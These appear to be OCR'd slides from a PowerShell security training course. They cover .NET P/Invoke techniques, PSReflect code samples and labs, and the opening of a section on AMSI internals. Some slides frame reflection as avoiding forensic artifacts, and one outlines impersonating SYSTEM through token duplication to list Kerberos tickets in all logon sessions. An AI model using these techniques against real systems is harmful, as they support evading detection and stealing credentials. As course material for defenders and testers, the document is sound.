	ThrowOnUnmappableChar	Enables or disables the throwing of an exception on an unmappable Unicode character that is converted to an ANSI "?" character.

Background - Enums in .NET

- A special class that denotes a series of named constants
  - Make constant values human-readable
- enum colors {RED = 1, ORANGE, YELLOW};
- Approved Enum Constant Types:
  - byte, sbyte, short, ushort, int, uint, long, ulong
- [Flags] Attribute implies it should be implemented as a bitfield
- An Enum Class provides special methods for free:
  - Parse
  - TryParse
  - HasFlag
  - Etc.

Background - Structs in .NET

- A special class comprised of a logical grouping of properties
- Can have “Getter” and “Setter” methods
- Attributes may be applied to help with Marshalling
  - Field Alignment
  - Non-default Packing
  - Implicit vs. Explicit Layout
  - Etc.

P/Invoke Method (1/4) - Add-Type

- Pros:
  - Easiest
    - Signatures can be taken directly from .NET or pinvoke.net
- Cons:
  - Add-Type in PowerShell built on .NET Core doesn't have all the same assemblies as .NET for Windows
    - Nano Server
    - IOT Core
    - Linux
    - OSX
  - Built on csc.exe
    - Leaves unnecessary compilation artifacts on the file system

P/Invoke Method (2/4) - Non-Public .NET

- Pros
  - Relatively easy to implement
  - Minimal additional code
- Cons
  - .NET doesn’t contain all possible desired functions
  - Microsoft will make no guarantees that the P/Invoke signature won’t change
- Note:
  - If possible, find viable public interfaces to the non-public P/Invoke signature

P/Invoke Method (3/4) - Reflection

- Pros
  - Does not have the same forensic artifacts that Add-Type does
  - Code generation is more dynamic in nature
- Cons
  - Can be complicated
  - Excess code

P/Invoke Method (4/4) - PSReflect

- https://github.com/mattifestation/psreflect
- Pros
  - Solves the complexity of the Reflection method
  - Intuitive “Domain Specific Language” for defining:
    - Enums
    - Structs
    - P/Invoke Function Signatures
- Cons
  - Your code will have a PSReflect dependency

PSReflect - Basics

- All enums, structs, function definitions in PSReflect have to be attached to an in-memory module.
- Use New-InMemoryModule

```
$Module = New-InMemoryModule -ModuleName Win32
```

PSReflect - Enums

```
$MessageBoxStatus = psenum $Module MessageBoxStatus Int32 @{
    IDABORT = 3
    IDCANCEL = 2
    IDCONTINUE = 11
    IDIGNORE = 5
    IDNO = 7
    IDOK = 1
    IDRETRY = 4
    IDTRYAGAIN = 10
    IDYES = 6
}

[MessageBoxStatus]::IDABORT
```

PSReflect - Structs

```
$SYSTEM_INFO = struct $Module SYSINFO.SYSTEM_INFO @{
    ProcessorArchitecture = field 0 UInt32 # i.e. DWORD
    Reserved = field 1 UInt16 # i.e. WORD
    PageSize = field 2 UInt32 # i.e. DWORD
    MinimumApplicationAddress = field 3 IntPtr # i.e. LPVOID
    MaximumApplicationAddress = field 4 IntPtr # i.e. LPVOID
    ActiveProcessorMask = field 5 IntPtr # i.e. DWORD_PTR
    NumberOfProcessors = field 6 UInt32 # i.e. DWORD
    ProcessorType = field 7 UInt32 # i.e. DWORD
    AllocationGranularity = field 8 UInt32 # i.e. DWORD
    ProcessorLevel = field 9 UInt16 # i.e. WORD
    ProcessorRevision = field 10 UInt16 # i.e. WORD
}
```


PSReflect - Function Definitions

```
$Arguments = @{
    Namespace = 'Win32Functions'
    DllName = 'Kernel32'
    FunctionName = 'MyGetModuleHandle'
    EntryPoint = 'GetModuleHandle'
    ReturnType = ([Intptr])
    ParameterTypes = @([String])
    SetLastError = $True
    Module = $Module
}

$Type = Add-Win32Type @Arguments

[Win32Functions.Kernel32]::MyGetModuleHandle('ntdll.dll')
```

PSReflect - Function Definitions

```
$FunctionDefinitions = @(
    (func kernel32 GetProcAddress ([IntPtr]) @([IntPtr], [String]) -SetLastError),
    (func kernel32 GetModuleHandle ([Intptr]) @([String]) -SetLastError),
    (func ntdll RtlGetCurrentPeb ([IntPtr]) @())
)

$Types = $FunctionDefinitions | Add-Win32Type -Module $Module -Namespace
'Win32'
$Kernel32 = $Types['kernel32']
$Ntdll = $Types['ntdll']
```

P/Invoke Signature Dev Decision Model



Primitive Data Type Equivalents

- BOOL → [Bool]
- BYTE → [Byte]
- CHAR → [Char]
- DWORD → [UInt32]
- HANDLE → [IntPtr]
- HRESULT → [Int32]
- INT16 → [Int16]
- INT32 → [Int32]
- LONG → [Int32]
- LONGLONG → [Int64]
- LPCSTR → [String]
- LPCWSTR → [String]
- LPSTR → [String]
- LPWSTR → [String]
- NTSTATUS → [Int32]
- QWORD → [UInt64]
- SIZE_T → [UIntPtr]
- WORD → [UInt16]

Pointer Type Equivalents


Just call the MakeByRefType Method

- PDWORD → [UInt32].MakeByRefType()
- PHANDLE → [IntPtr].MakeByRefType()
- Etc.

- Pointer type parameters require the [Ref] accelerator when arguments are passed

Win32 Function Demo

- We’re going to apply the P/Invoke signature decision model to a target Win32 API function we want to interact with: kernel32!OutputDebugString
- Why? It’s a straightforward API for demo purposes and it’s used in .NET in various ways.
- Debug output can be viewed with dbgview.exe in Sysinternals
- See Labs\Day 3\PInvoke\OutputDebugString.ps1 for solutions after the demo.



Win32 Function Demo

Decision model questions:

1. Is there a PowerShell cmdlet that calls it?
2. Is there a public .NET interface?
3. Is there an internal .NET interface we can borrow?
4. Do we need to write a P/Invoke signature for it?
    a. Is Add-Type acceptable?
    b. If not, do we write definition using reflection?
    c. Do we write a definition using PSReflect?

Lab: P/Invoke

- Write a C# P/Invoke signature for user32!MessageBox using Add-Type.
- Feel free to steal an existing definition from .NET but take the time to understand it.
- Write a wrapper function to display a popup with custom messages, window titles, icon, and button combinations.
- Hint: for icon and button values, the -bor operator will come in handy
- Solution: **Labs\Day 3\PInvoke\MessageBoxAddType.ps1**

PSReflect - Demo

- Develop a PSReflect signature for the kernel32!GetSystemInfo function.
- Why? It's a simple function that outputs a struct that also needs to be constructed.
- It outputs a SYSTEM_INFO structure that can be useful.
- Follow along with the solution:
  - Labs\Day 3\PInvoke\GetSystemInfo.ps1

PSReflect - Demo

PSReflect signature development strategy:

- Start with MSDN docs
- Look for a C# P/Invoke signature within .NET or pinvoke.net
- Start building out the individual components necessary. Look at existing PSReflect examples! We still do this all the time.
- Experiment a lot. This is both an art and a science. The .NET marshaler is not always intuitive.

Lab: PSReflect

- Update your user32!MessageBox definition to use PSReflect.

- Solution: **Labs\Day 3\PInvoke\MessageBoxPSReflect.ps1**

PSReflect Functions

- PowerShell module that implements a community repository of PSReflect defined:
  - enums
  - structs
  - function definitions
- Provides a reference for writing new PSReflect function definitions
  - Similar to pinvoke.net, but for PSReflect
- Module > 100 free Win32 PowerShell functions
- Includes example scripts that integrate multiple functions together
- Live Demo :-)

PSReflect-Functions Demo

- Problem:
  - We want to list Ticket Granting Tickets in all Logon Sessions
  - To do this, we must be running as NT AUTHORITY\SYSTEM
  - We must impersonate the SYSTEM account
- The following API functions might help us:
  - OpenProcess
  - OpenProcessToken
  - DuplicateToken
  - ImpersonateLoggedOnUser
- Luckily all of the functions mentioned above have PowerShell function wrappers in PSReflect-Functions
- Let’s check out how easy it is to use them!!

Day 4

PowerShell Prevention and Detection - Bypasses and Defenses

Antimalware Scan Interface (AMSI)

In-memory antivirus!!!

AMSI - Antimalware Scan Interface

- Problem: AV products have traditionally relied upon signatures for disk-backed files. Attackers are more prone to evade detection if they remain in memory or use interpreters without security optics.

- Solution: Supply a vendor-agnostic API used to permit anti-malware vendors the ability to scan in-memory buffers.

AMSI – Implementation Overview

- AV vendors can implement an AMSI provider – IAntimalwareProvider COM interface
  - The DisplayName and Scan functions must be implemented.
  - AMSI provider CLSIDs are registered here:
    - `HKLM\SOFTWARE\Microsoft\AMSI\Providers`

- Example AMSI provider registration – Windows Defender:
  - `HKLM\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}`
  - `HKCR\CLSID\{2781761E-28E0-4109-99FE-B9D127C57AFE}\InprocServer32 - %ProgramFiles%\Windows Defender\MpOav.dll`

AMSI – Implementation Overview


- Applications wanting buffers scanned interface with AMSI providers indirectly via amsi.dll export functions:
  - AmsiInitialize
  - AmsiOpenSession
  - AmsiScanString
  - AmsiScanBuffer
  - AmsiCloseSession
  - AmsiUninitialize

AMSI – Implementation Overview

- AMSI itself is formally registered in:
  - HKCR\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}
  - This CLSID is hardcoded in amsi.dll and named “CLSID_Antimalware”

- PowerShell pro-tip:
  - There is no HKCR PSDrive by default.
  - You can create one or not use one at all with the following syntax:
  - `Get-ChildItem -Path 'Registry::HKEY_CLASSES_ROOT\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}'`

AMSI – Implementation Overview



https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/


AMSI – PowerShell Implementation

